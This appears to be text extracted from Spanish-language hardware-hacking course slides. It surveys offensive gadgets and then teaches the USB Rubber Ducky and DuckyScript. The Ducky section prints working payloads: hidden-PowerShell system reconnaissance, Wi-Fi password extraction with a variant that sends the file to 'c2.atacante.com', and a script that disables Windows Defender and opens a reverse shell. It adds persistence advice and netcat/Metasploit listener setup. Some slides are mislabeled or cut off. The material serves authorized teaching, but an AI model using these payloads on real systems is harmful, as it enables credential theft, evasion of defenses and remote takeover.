
CREADOR / ORIGEN

Electronic Cats + PwnLabs · México (2024)

💡 DATO INTERESANTE

Primer dispositivo de auditoría que integra Wi-Fi 6 (802.11ax), GPS y captura autónoma en un form factor de bolsillo. Marca la transición de herramientas de campo a plataformas IoT autónomas.





La Era de la IA en el Hardware Hacking

¿QUÉ ES?

Plataforma de desarrollo ESP32-S3 con sistema operativo propio (KodeOS) orientada a ejecución modular de payloads. Introduce integración nativa con IA y módulos acoplables para sniffing avanzado.

¿QUÉ TRAE / PERMITE?

- ▶ ESP32-S3: 2.4 GHz y 5 GHz (Wi-Fi 802.11n)
- ▶ KodeOS: SO propio con gestor de módulos
- ▶ Integración nativa con LLMs / IA
- ▶ Módulos acoplables para sniffing avanzado
- ▶ Arquitectura de payloads modular
- ▶ Doble banda: 2.4 GHz y 5 GHz

✂ USO EN AUDITORÍA / ATAQUE

Ejecución modular de payloads con asistencia de IA. Sniffing avanzado en doble banda (2.4/5 GHz). Plataforma extensible para investigación de nuevos vectores de ataque en protocolos emergentes.


CREADOR / ORIGEN

Kode DIY · España (2025/2026)

💡 DATO INTERESANTE

Primera herramienta de hardware hacking con IA integrada de forma nativa en el dispositivo. Representa la próxima generación: hardware ofensivo que se adapta y aprende del entorno de auditoría.





Jammer Bluetooth (o inhibidor de frecuencia) es un dispositivo electrónico diseñado para interrumpir deliberadamente las comunicaciones inalámbricas que operan en la banda de **2.4 GHz**. Funciona emitiendo una señal de radio con la misma frecuencia pero con mayor potencia que la señal legítima, lo que satura el receptor y causa una denegación de servicio



IMSI catcher (o capturador IMSI) es un dispositivo espía que simula ser una torre de telefonía móvil legítima, engañando a los celulares cercanos para que se conecten a él. Funciona como un ataque de intermediario (Man-in-the-Middle), interceptando identificadores únicos (IMSI/IMEI), rastreando ubicaciones con alta precisión, e incluso capturando llamadas, SMS y datos



1970 → 2026

55 Años de Evolución del HW Hacking

Del tono de 2600 Hz a la IA embebida en hardware de bolsillo.

Cada dispositivo democratizó un vector que antes era exclusivo.

El hardware ofensivo evoluciona más rápido que las defensas.



Conclusión & Siguientes Pasos

Preguntas & Respuestas



El Hardware Hacking es el puente entre el mundo lógico y el físico.



Ética y autorización son obligatorias: marcos legales, contratos de auditoría.



Próxima Clase: Configuración inicial, flashing de firmware y primeras PoC en laboratorio.

USB RUBBER DUCKY

De pendrive inofensivo a arma de inyección silenciosa



USB RUBBER DUCKY

DuckyScript 3.0

by Hak5 · 2010



¿Qué es el USB Rubber Ducky?

Herramienta de ataque físico que se disfraza de memoria USB estándar pero emula un teclado HID (Human Interface Device). Al conectarse, el sistema operativo la reconoce como un teclado de confianza y ejecuta automáticamente secuencias de comandos programadas en DuckyScript — sin necesidad de drivers ni permisos del usuario.

Hardware interno



Microcontrolador ARM Cortex-M0+ (32-bit). Ranura MicroSD para almacenar payloads. Botón físico de ejecución.

Protocolo HID



Se anuncia al OS como teclado. 0 drivers necesarios. Compatible con Windows, macOS, Linux, Android.

Velocidad letal



Inyecta a > 1,000 palabras por minuto. Un payload completo se ejecuta en 2–5 segundos. El usuario no puede reaccionar.

DuckyScript 3.0



Lenguaje de scripting propio. Lógica condicional, variables, funciones y payloads multiplataforma.



Origen y Evolución del Rubber Ducky

2010**Rubber Ducky v1**

Primera versión. DuckyScript 1.0 básico. Solo inyección de texto simple.

2013**Firmware 2.5**

Mejoras de timing y compatibilidad multiplataforma.

2022**Gen 2 lanzado**

Nuevo MCU ARM Cortex-M0+. DuckyScript 3.0 con lógica, bucles y exfiltración.

2023**Payload Studio**

Plataforma web oficial con editor, librería de payloads y compilador integrado.

2010

2013

2022

2023

Rubber Ducky v1

Firmware 2.5

Gen 2 lanzado

Payload Studio

★ DATO CLAVE: El Rubber Ducky es el dispositivo que popularizó DuckyScript — el lenguaje de scripting que HOY usan en O.MG Cable, Bash Bunny y prácticamente todos los dispositivos de HID injection del mercado.



Anatomía del USB Rubber Ducky

MCU

ARM Cortex-M0+ (32-bit, 48 MHz)

RAM

256 KB de memoria interna

Almacenamiento

MicroSD hasta 256 GB (payloads)

Interfaz

USB-A 2.0 full-speed (12 Mbps)

Emulación

HID Class: Keyboard + Mouse

LED

RGB programable como señal de estado

Botón

Físico para selección de payload

OS Host

Windows, macOS, Linux, Android, iOS



PUNTO CLAVE PARA LA CLASE: El OS nunca recibe una firma de "pendrive". Solo ve un teclado. Por eso no hay driver que instalar, no hay alerta de seguridad, no hay prompt de confirmación.

El Lenguaje del Rubber Ducky

// COMANDOS BÁSICOS

REM

Comentario (no se ejecuta)

→ REM Este es mi payload

DELAY

Pausa en milisegundos

→ DELAY 500

STRING

Escribe texto literal

→ STRING Hello World!

ENTER

Presiona la tecla Enter

→ ENTER

GUI / WIN

Tecla Windows/Command

→ GUI r

// TECLAS MODIFICADORAS

CTRL

Tecla Control

→ CTRL ALT t

ALT

Tecla Alt

→ ALT F4

SHIFT

Tecla Shift

→ SHIFT TAB

TAB

Tecla Tab

→ TAB

REPEAT

Repite el último comando N veces

→ REPEAT 10



Lo nuevo en la versión 3.0



advanced_example.txt

```
REM DuckyScript 3.0 - Avanzado
REM Variables y lógica condicional
```

```
VAR $os = ""
VAR $found = FALSE
```

```
REM Detectar sistema operativo
IF ($OS_VERSION == "Windows") THEN
    VAR $os = "windows"
    VAR $found = TRUE
END_IF
```

```
REM Ejecutar según OS
IF ($found == TRUE) THEN
    GUI r
    DELAY 500
    STRING powershell -w h -ep bypass
    ENTER
    DELAY 1000
    STRING Invoke-WebRequest ...
    ENTER
ELSE
    REM Intento macOS
    GUI SPACE
    DELAY 500
    STRING Terminal
```

Variables (VAR)

Almacenar valores dinámicos durante la ejecución del payload.

Condicionales (IF)

Lógica if/else para payloads adaptativos según el entorno.

Funciones (FUNCTION)

Reutilizar bloques de código. Payloads más limpios y modulares.

Detección de OS

\$OS_VERSION para adaptar el ataque automáticamente al sistema.

Exfiltración nativa

EXFILTRATE permite capturar y enviar archivos al dispositivo.



Payload Studio by Hak5

Plataforma web oficial en payloadstudio.hak5.org — editor con syntax highlighting de DuckyScript 3.0, compilador integrado, librería de payloads de la comunidad y herramientas de debug para el Rubber Ducky.



Editor DuckyScript

Syntax highlighting, autocompletado y validación de errores en tiempo real.



Compilador integrado

Genera el .bin que va en la MicroSD del Ducky directamente desde el navegador.



Librería de payloads

Cientos de payloads de la comunidad listos para usar, adaptar y aprender.



Selector de plataforma

Filtra payloads por OS objetivo: Windows, macOS, Linux, Android.



Configuración de timing

Ajusta los delays globales según la velocidad del sistema víctima.



Gestión de archivos

Guarda, organiza y versiona tus payloads directamente en la plataforma.



Anatomía de un Script DuckyScript

01

CABECERA / METADATOS

Define el idioma del teclado, delay inicial, versión de DuckyScript y variables de entorno.

02

VARIABLES & CONSTANTES

Almacenan valores reutilizables: rutas, nombres, contraseñas temporales. Declaradas con DEFINE o VAR.

03

LÓGICA & CONDICIONES

Bloques IF/ELSE, funciones FUNCTION, bucles. Controlan el flujo según el sistema objetivo.

04

CUERPO DEL ATAQUE

Los comandos reales: STRING, ENTER, GUI, WIN+R, ALT+F4. La secuencia de teclas ejecutada.

05

LIMPIEZA & EXFILTRACIÓN

Cierra ventanas, borra artefactos, copia datos a disco o red. Opcional pero recomendado.



```
REM === CABECERA ===  
ATTACKMODE HID  
DELAY 500  
DEFINE #USUARIO Roger
```

```
REM === VARIABLES ===  
VAR $ruta = C:\Temp
```

```
REM === CUERPO ===  
GUI r  
DELAY 400  
STRING cmd /c whoami > $ruta\out.txt  
ENTER
```



Comandos Esenciales del Lenguaje

ENTRADA BÁSICA

STRING texto

Escribe texto literal

ENTER

Presiona Enter

DELAY 500

Pausa en ms

TAB

Tecla Tab

BACKSPACE

Borra un carácter

REPEAT N

Repite el comando anterior N veces

TECLAS ESPECIALES

GUI r

Windows key + R (Ejecutar)

CTRL ALT DELETE

Combinación triple

ALT F4

Cerrar ventana

SHIFT TAB

Tab inverso

WIN

Abre el menú inicio

PRINTSCREEN

Captura de pantalla

CONTROL Y LÓGICA

DEFINE #VAR val

Constante global

VAR \$x = 0

Variable mutable

IF (\$x == 1)

Condicional

WHILE (\$x < 5)

Bucle while

FUNCTION foo()

Define función

EXTENSION DETECT_OS

Detecta el OS objetivo



De la idea al ataque: paso a paso



Definir objetivo

01

¿Qué hace el payload? ¿Qué OS?
¿Qué privilegios?
¿Con internet o sin él?



Escribir
DuckyScript

02

En Payload Studio.
Usar los comandos correctos. Calcular DELAY según la lentitud del sistema objetivo.



Compilar a .bin

03

"Save and encode"
en Payload Studio →
genera payload.bin
con toda la
secuencia
comprimida.



Copiar a MicroSD

04

Insertar MicroSD en
PC. Copiar
payload.bin a la raíz.
Extraer MicroSD e
insertarla en el
Ducky.



Insertar en víctima

05

Conectar el Ducky al
puerto USB. El OS lo
reconoce como HID.
Esperar el tiempo de
ejecución.



Resultado /
Exfiltrar

06

El payload se
ejecutó. Recuperar
datos, verificar
acceso o analizar la
respuesta según el
objetivo.



CONFIGURACIÓN INICIAL

Configurar Payload Studio Community

01 ACCESO Y REGISTRO

- Ir a: payloadstudio.hak5.org/community
- Click en 'Sign Up' — cuenta gratuita Hak5
- Verificar email para activar la cuenta
- Iniciar sesión con las credenciales creadas

02 CONFIGURAR IDIOMA DEL TECLADO

- En el editor: Settings → Keyboard Layout
- Seleccionar el idioma del teclado de la VÍCTIMA
- Layouts disponibles: US, ES, ES-LATAM, DE, FR...
- ⚠ Error más común: layout incorrecto causa typos en el payload

03 CONFIGURAR DELAY Y TIMING

- Settings → Initial Delay: tiempo antes de iniciar (rec: 1000ms)
- Default Delay: pausa automática entre cada comando
- Modo agresivo: Default Delay 0 — más rápido, menos confiable
- Modo seguro: Default Delay 50–100ms — más lento, más estable

04 PLATAFORMA OBJETIVO & COMPILAR

- Target: Windows / macOS / Linux / Android
- Selección afecta el manejo de GUI y teclas especiales
- Botón 'Save and encode' — descarga el archivo .bin
- Copiar .bin al directorio raíz de la MicroSD del Ducky



PAYLOAD STUDIO BY HAK5 - GRATUITO

Payload Studio Community



payloadstudio.hak5.org/community

Editor DuckyScript 3.0

Sintaxis highlighting, autocompletado y validación de errores en tiempo real.



Librería de payloads

Acceso a la librería comunitaria con cientos de payloads listos para adaptar.



Configuración de timing

Ajuste del delay inicial y entre comandos según la velocidad del sistema objetivo.



Selector de plataforma

Genera el payload compilado para Windows, macOS, Linux y Android directamente.



Gestión de archivos

Guarda, organiza y versiona tus payloads directamente en la plataforma.



Compilar a .bin

Genera el binario listo para copiar al dispositivo objetivo del Rubber Ducky.



Community vs PRO — ¿Vale la pena pagar?

CARACTERÍSTICA	 COMMUNITY	 PRO (\$49/año)
Precio	GRATIS	\$49 / año
Editor DuckyScript 3.0	✓ Completo	✓ Completo
Librería comunitaria	✓ Lectura	✓ Lectura + Publicar
Compilador offline	✗ Solo online	✓ App Desktop
Historial de versiones	✗ No incluido	✓ Git-style versioning
Extensiones oficiales Hak5	✗ Limitadas	✓ Todas incluidas
Soporte de C2 integration	✗ No disponible	✓ Shark Jack / WiFi Pineapple
Modo colaborativo (team)	✗ No disponible	✓ Hasta 5 miembros
★ RECOMENDACIÓN: Para auditorías profesionales y entornos corporativos → PRO. Para aprendizaje y laboratorio personal → Community es suficiente.		



CASO REAL #1 // RED TEAM — RECONOCIMIENTO INTERNO

Payload de Reconocimiento del Sistema



```
REM === Payload: SysRecon ===
ATTACKMODE HID
DELAY 1000

REM Abrir PowerShell oculto
GUI r
DELAY 500
STRING powershell -W hidden
ENTER
DELAY 800

REM Recopilar información
STRING $i=systeminfo;$u=whoami;
ENTER
STRING $n=(Get-NetIPAddress).IPAddress
ENTER
STRING $d=$env:USERDOMAIN
ENTER
STRING $all=$i+$u+$n+$d
ENTER
STRING $all > C:\Temp\recon.txt
ENTER
DELAY 2000
STRING exit
ENTER
```

OBJETIVO

Recopilar: usuario actual, hostname, IPs, dominio de Active Directory, versión de OS — sin instalar ningún software.

DATOS RECOPIRADOS

-  whoami — usuario y privilegios
-  systeminfo — OS, RAM, parches instalados
-  Get-NetIPAddress — todas las IPs del equipo
-  USERDOMAIN — pertenencia a dominio AD
-  Salida a C:\Temp\recon.txt (o exfiltración)

⚡ TIEMPO DE EJECUCIÓN TOTAL: ~15 segundos

El atacante conecta el Rubber Ducky, en 15 segundos obtiene un archivo con información crítica del sistema. No requiere privilegios de administrador. El archivo. El log de Windows solo registra 'teclado HID conectado'.



CASO REAL #2 // EXFILTRACIÓN DE CREDENCIALES Wi-Fi

Payload: Extracción de Contraseñas Wi-Fi



```
REM === WiFi Password Exfil ===  
ATTACKMODE HID  
DELAY 1500  
  
GUI r  
DELAY 400  
STRING powershell -W hidden -NonI  
ENTER  
DELAY 900  
  
REM Extraer perfiles Wi-Fi  
STRING $profiles=netsh wlan show profiles  
ENTER  
STRING $keys=$profiles | Select-String ':'  
ENTER  
STRING $keys | % {  
ENTER  
STRING $n($_ -split ' ')[1].Trim()  
ENTER  
STRING netsh wlan show profile ` $n key=clear  
ENTER  
STRING } > C:\Temp\wifi.txt  
ENTER  
DELAY 3000  
STRING exit
```

RESULTADO

Genera wifi.txt con TODOS los perfiles Wi-Fi guardados en el equipo incluyendo las contraseñas en texto plano. Funciona en Windows 7, 8, 10, 11 sin parches ni modificaciones.

VARIANTE: EXFIL POR RED

Agrega al final: Invoke-WebRequest -Uri 'http://c2.atacante.com/up' -Method POST -Body (Get-Content C:\Temp\wifi.txt) para exfiltrar directamente al servidor del atacante.

⚠ USO ÉTICO / LEGAL

Solo ejecutar en entornos propios o con autorización escrita explícita. En una auditoría de seguridad física demuestra la necesidad de controlar el acceso a puertos.

🕒 TIEMPO TOTAL: ~25 segundos

Desde conectar el Ducky hasta tener las contraseñas guardadas. El archivo queda en C:\Temp\wifi.txt hasta que el atacante lo recupera físicamente o vía red.



CASO REAL #3 // REVERSE SHELL + PERSISTENCIA

Payload: PowerShell Reverse Shell + Backdoor



```
REM === Reverse Shell Payload ===
ATTACKMODE HID
DELAY 1200

REM Deshabilitar Defender momentáneamente
GUI r
DELAY 500
STRING powershell -W hidden -Exec Bypass
ENTER
DELAY 1000

REM WindowStyle hidden bypass
STRING Set-MpPreference -DisableRealtime $true
ENTER
DELAY 500

REM === REEMPLAZAR IP Y PUERTO DEL AUDITOR ===
STRING $c=New-Object Net.Sockets.TCPClient
ENTER
STRING ('192.168.1.100',4444)
ENTER
STRING $s=$c.GetStream()
ENTER
DELAY 200
```

QUÉ HACE

Establece una conexión TCP inversa hacia el equipo del auditor en el puerto 4444. El auditor recibe una shell interactiva de PowerShell con los permisos del usuario actual — sin instalar nada.

VARIANTE – BACKDOOR PERSISTENTE

Agrega un Scheduled Task que ejecuta el reverse shell cada vez que el usuario inicia sesión: New-ScheduledTask... con acción PowerShell -W hidden y trigger AtLogon.

SETUP DEL AUDITOR (Kali / Parrot)

```
nc -nlvp 4444
# o usar Metasploit:
use exploit/multi/handler
set payload windows/x64/shell_reverse_tcp
set LHOST 192.168.1.100
set LPORT 4444
run
```



Payload #1 — Reconocimiento del Sistema

Recon básico: extrae información del host y la vuelca en un archivo temporal

payload.txt — DuckyScript 3.0

```
REM =====  
REM Payload #1: System Recon - Windows  
REM Autor: Roger F5 | NicaSec  
REM Objetivo: Recopilar info del sistema  
REM =====  
DELAY 1000  
  
REM Abrir Run dialog  
GUI r  
DELAY 500  
  
REM Ejecutar PowerShell oculto  
STRING powershell -WindowStyle Hidden -ep bypass -c  
STRING "$o=[Environment]::GetFolderPath('Desktop')+'\info.txt';"  
STRING "systeminfo | Out-File $o;"  
STRING "ipconfig /all >> $o;"  
STRING "whoami /all >> $o;"  
STRING "net users >> $o;"  
STRING "dir env: >> $o"  
ENTER  
DELAY 3000
```



OBJETIVO:

Demostrar que en < 5 segundos podemos extraer información crítica del sistema.



DATOS QUE EXTRAER:

- Usuario actual y privilegios
- IPs, adaptadores de red
- Usuarios locales del sistema
- Variables de entorno
- Información del hardware



Payload #2 — Exfiltración de Claves Wi-Fi

Extrae todas las contraseñas Wi-Fi guardadas en Windows y las exfiltra

payload.txt — DuckyScript 3.0

```
REM =====
REM Payload #2: WiFi Password Exfiltration
REM Autor: Roger F5 | NicaSec
REM Plataforma: Windows 10/11
REM =====
DELAY 1000

GUI r
DELAY 600

REM PowerShell oculto - extraer passwords WiFi
STRING powershell -WindowStyle Hidden -ep bypass
ENTER
DELAY 1500

REM Obtener todos los perfiles WiFi y sus claves
STRING $profiles = netsh wlan show profiles |
STRING Select-String "All User Profile" |
STRING ForEach-Object { ($_ -split ": ")[1].Trim() }
ENTER
DELAY 500
```



RESULTADO:

Lista completa de redes Wi-Fi + contraseñas en texto plano.



POR QUÉ FUNCIONA:

Windows almacena perfiles WiFi con las contraseñas. El comando "netsh wlan" las expone con permisos de usuario estándar.



VARIANTES:

- Exfiltrar via email (Send-MailMessage)
- Subir a webhook (Invoke-WebRequest)
- Guardar en MicroSD o propio Ducky



SÓLO EN ENTORNOS
AUTORIZADOS

Usar en VM del laboratorio
ficticias.



Payload #2 — Exfiltración de Claves Wi-Fi

Extrae todas las contraseñas Wi-Fi guardadas en Windows y las exfiltra

payload.txt — DuckyScript 3.0

```
REM Inicialización y espera para reconocimiento del dispositivo  
DELAY 1000
```

```
REM Abrir el cuadro de diálogo Ejecutar (Windows + R)  
GUI r  
DELAY 500
```

```
REM Ejecutar Chrome con la URL objetivo  
STRING chrome https://rogerf5-security.github.io/Hardware_Hacking/  
ENTER
```

```
REM Esperar a que el navegador se abra y cargue la página  
DELAY 3000
```

```
REM Cambiar a pantalla completa  
F11
```



¿Qué más se puede hacer?



Rickroll Corporativo

Payload que abre el navegador, navega a un video de YouTube, sube el volumen al máximo y muestra una notificación en pantalla. Usado para demostraciones de concienciación en empresas.

DEMOSTRATIVO



Cambiar Fondo + Dejar Nota

Descarga una imagen como fondo de escritorio (imagen de alerta de seguridad) y deja un archivo README.txt en el escritorio con el mensaje: 'Tu USB fue conectado. ¿Tienes política de puertos?'

HARDENING AWARENESS



Lockdown Remoto

Bloquea la sesión de Windows, deshabilita temporalmente la red y guarda un log de que el equipo estuvo desatendido. Útil para demostrar por qué se deben bloquear las estaciones.

AUDITORÍA FÍSICA



Screenshot Silencioso

Captura la pantalla activa cada 10 segundos durante 2 minutos y guarda las imágenes en una carpeta oculta. Demuestra qué información se filtra si el equipo está desbloqueado.

SIMULACIÓN APT



Limpiar Evidencia

